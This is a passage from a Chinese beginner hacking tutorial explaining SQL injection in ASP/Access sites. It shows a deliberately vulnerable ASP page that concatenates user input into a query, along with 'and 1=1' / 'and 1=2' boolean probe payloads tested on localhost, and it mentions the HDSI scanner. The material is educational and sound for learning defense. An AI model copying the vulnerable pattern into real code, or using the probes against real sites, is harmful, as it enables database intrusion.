


图 1

2. 添加记录

然后在对应的字段下面来添加记录，如图 2。




图 2

完成后关闭该窗口，选择“是”，保存对表格的修改，并且输入表格的名字。这样包含“id”、“name” 字段的数据表就建好了。一个简单的 access 数据库文件也就建立好了。我们平时遇到的网站的数据库文件也是这样一个文件，只不过它们包含的表多一些，表里面的数据记录多一些而已。

3. 执行 SQL 查询

如何执行 SQL 查询，我们在基础篇中已经详细介绍过了，但是……但是……（毒药重重的咳嗽了几声）上次逃课的同学很多，因此，我们再简单提示一下。

选择“查询”选项，双击“在设计视图中创建查询”，在“显示表”的对话框中单击关闭，关闭该对话框。选择主菜单栏下的“SQL 视图”，在显示的窗口中输入相应的查询语句，然后单击“运行”按钮。

在查询对话框中依次执行下面三条查询语句：

```
select name from admin where id=1
select name from admin where id=1 and 1=1
select name from admin where id=1 and 1=2
```

返回结果如图 3 所示。上面三条语句的意思对于在学堂里认真听讲的菜菜来说，应该都知道是什么意思吧。其中第二条语句中 where 后面的查询条件“i d = 1 and 1=1”，如果存在 id 为 1 的记录就会返回“真”，查询得到 id 为 1 的用户名；第三条语句中 where 后面的查询条件“id = 1 and 1 = 2”，无论如何也不会返回“真”，所以得不到任何记录信息。




图 3

在一般的 asp 页面的条件查询中，如果条件查询返回“真”，就能得到想要查询的信息而返回正常的页面，如果条件查询返回“假”，就得不到想要查询的信息而返回异常的页面，这就是根据返回页面信息的正误来判断注入是否存在的原理。如果把 where 后面的查询条件“and 1=1”换成我们上次课介绍的手工注入的语句，那么就能根据返回的信息猜解数据库中的内容了。

二、ASP 中注入漏洞是如何发生的

在文章之前我们曾经说过“注入漏洞主要是程序员在编写脚本程序时对特殊字符过滤的不完全而引起的”，要想理解这句话的意思，最好的方法就是“自己写个存在漏洞的 ASP 页面，然后分析一下程序是如何得到客户端提交的变量，以及获得变量后带入 SQL 查询语句直到如何执行 SQL 查询的过程”。为了照顾小菜们的 ASP 水平，我先写个简单的，把下面代码保存为 ceshi.asp。

```
<%
dim strSQL,id
id = request("id")
set conn=Server.CreateObject("ADODB.Connection")
conn.Open("Provider=Microsoft.Jet.OLEDB.4.0;Data Source=" &" E:\web\mdb.mdb")
set rs=Server.CreateObject("ADODB.Recordset")
strSQL = "select * from admin where id=" & id
```

```
    rs.Open strSQL,conn,3
    response.write(rs(2))
    %>
```

这个代码看起来是不是很熟悉啊，和我们在讲暴库知识的时候数据库的连接文件是不是很象啊。以前还有人抱怨前面的知识没有用，这下用到了吧，忘了的菜菜请回去后好好的翻翻前面的笔记。

id = request("id")，取得提交的id变量附值给id；set conn=Server.CreateObject("ADODB.Connection")，创建一个数据库连接对象，想要连接数据库都要创建这个对象；conn.Open，打开数据库连接，也就是连接数据库；Provider=Microsoft.Jet.OLEDB.4.0;Data Source=" &" E:\web\mdb.mdb，数据库连接的字符串，其中Microsoft.Jet.OLEDB.4.0表示要连接access数据库，E:\web\mdb.mdb就是数据库的绝对路径；strSQL = "select * from admin where id=" & id，要执行的SQL查询语句；rs.Open，执行SQL查询；response.write(rs(2))，把对应id的用户名显示出来。

表面上看这是一个很正常的程序，很多ASP方面的教科书中也是这样写的，这也是注入漏洞广泛流行的一个原因。但是问题就在这儿出现了：

```
id = request("id")
strSQL = "select * from admin where id=" & id
```

由于id是我们自己定义提交的内容，可以任意构造id的值提交，而在下面的语句中直接把request("id")取得的值用"&"连接符连接到了SQL查询语句后面，这就是问题的所在。

我们举个例子来说明，如果我们提交http://127.0.0.1/ceshi.asp?id=1，在ASP页面中经过

```
id = request("id")
strSQL = "select * from admin where id=" & id以后
id=1
strSQL = "select * from admin where id=1 "
```

似乎这样很正常，没有什么异常的地方，但是别忘了"注入"，就是往"正常"的代码中插入"不正常"的代码。继续来提交http://127.0.0.1/ceshi.asp?id=1 and 1=1。在ASP页面中经过

```
id = request("id")
strSQL = "select * from admin where id=" & id以后
id=1 and 1=1
strSQL = "select * from admin where id=1 and 1=1"
```

这样提交的"不正常"的代码（and 1=1）就插到了正常的SQL查询语句中。如果把"and 1=1"换成别的代码道理是一样的，换成上次课介绍的注入语句就能猜解数据库的内容了，这就是"注入的原理"。

把ceshi.asp放到IIS的主目录中，在浏览器中访问，分别提交"and 1=1"和"and 1=2"，如图4，图5，确实存在注入漏洞，我们如果使用HDSI检测的话，结果如图6所示。




图4




图5

